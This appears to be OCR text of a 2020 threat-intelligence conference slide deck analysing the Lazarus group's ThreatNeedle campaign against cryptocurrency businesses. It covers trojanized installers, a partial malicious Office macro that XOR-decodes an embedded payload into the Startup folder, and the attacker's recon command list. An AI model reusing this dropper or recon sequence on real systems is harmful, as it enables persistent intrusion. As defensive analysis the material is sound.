Dissecting Lazarus's Operation Target for Cryptocurrency Business

and misunderstanding about threat intelligence

Seongsu Park, Senior Security Researcher @ Kaspersky GReAT

K-CTI 2020
2020 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스


Advanced Persistent Threat Landscape in 2019

Kaspersky's Global Research and Analysis team (GReAT) is well-known for discovery and dissemination of the most advanced cyberthreats.
According to their data, in 2019 the top targets for Advanced Persistent Threats (APT) were governments, and the most significant threat actor was Lazarus.

Top 10 targets:

- Government
- Diplomatic
- Energy
- Military
- Telecommunications
- Financial institutions
- Banks
- Educational
- Defense
- Crypto currency business

Top 12 targeted countries:



Top 10 significant threat actors:

1. Lazarus
2. Barium
3. Turla
4. BlueNoroff
5. Zebrocy
6. Lamberts
7. APT10
8. OrigamiElephant
9. OilRig
10. HoneyMyte

apt.securelist.com

kaspersky

Aganda


```
campaigns = ["ThreatNeedle", "AppleJeus"]

for campaign in campaigns:
    print ('TTPs of each campaign: ', TTP_of_each_phase)

what_we_missed()
how_can_we_react()
question()
```

Lazarus group (ThreatNeedle campaign)

Adversary

- Lazarus (a.k.a Hidden cobra)
- Published by Novetta in 2014
- Has several campaigns

- Compromised Windows server
- Compromised IIS sever
- Vulnerable Wordpress site



Infrastructure

Capability

- Weaponized document
- Manuscrypt/ThreatNeedle
- Multi-stage component
- Installer, Loader, Injector, Backdoor

- Cryptocurrency business
- Mobile application company


Victim


ThreatNeedle campaign

Delivery

Executable file type initial infection vector

Victim	Tronized Application	File name
Hong Kong	WeChat messenger	wechat.exe
Hong Kong	OpenVPN client	1.OpenVPN-install-2.4.4-I602.exe
South Korea	Rohos Logon Key	rohos_welcome.exe






Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

ThreatNeedle campaign

Delivery

Macro embedded office document




```
Data = .Shapes(1).TextFrame.TextRange
Dim bin(214015) As Byte
nSize = 214015
....
oObject.SaveAs Environ("temp") & "\" & ThisDocument.Name
oObject.Close
Set oObject = Nothing

End With
Path = Environ("APPDATA") & "\Microsoft\Windows\Start Menu\Programs\Startup" & "\" & "iexplore.exe"
Open Path For Binary Lock Write As #1

For inx = 0 To nSize
   bin(inx) = CByte("&H" + Mid(Data, inx * 2 + 1, 2))
   bin(inx) = bin(inx) Xor 163
Next inx
```


Read, Decrypt, Create

Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

ThreatNeedle campaign

Binary infection

Multi-stage infection




Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

ThreatNeedle campaign

Binary infection

Advanced multi-stage infection



Data collection | Delivery | **Implant** | C&C | Recon | Expand | Leave silent

ThreatNeedle campaign

Post exploitation

Basic information reconnaissance


Recon commands from case #1

```
cmd.exe /c netstat -ano | find "EST" > %appdata%\Temp\TMP1.tmp 2>&1
cmd.exe /c netstat -ano > %temp%\TMP1.tmp 2>&1
cmd.exe /c dir tmp*.tmp > %temp%\TMP1.tmp 2>&1
cmd.exe /c net use > %temp%\~BIT027E.TMP 2>&1
cmd.exe /c whoami > %temp%\TMP1.tmp 2>&1
cmd.exe /c ipconfig /all > %temp%\TMP1.tmp 2>&1
cmd.exe /c chcp > %temp%\TMP1.tmp 2>&1
```

ThreatNeedle campaign

Timeline

Possibly attacker was in GMT+8 ~ GMT+9 timezone




Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

ThreatNeedle campaign

From Windows to Android

McAfee blog: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malbus-popular-south-korean-bus-app-series-in-google-play-found-dropping-malware-after-5-years-of-development/

Connection with Malbus mobile campaign

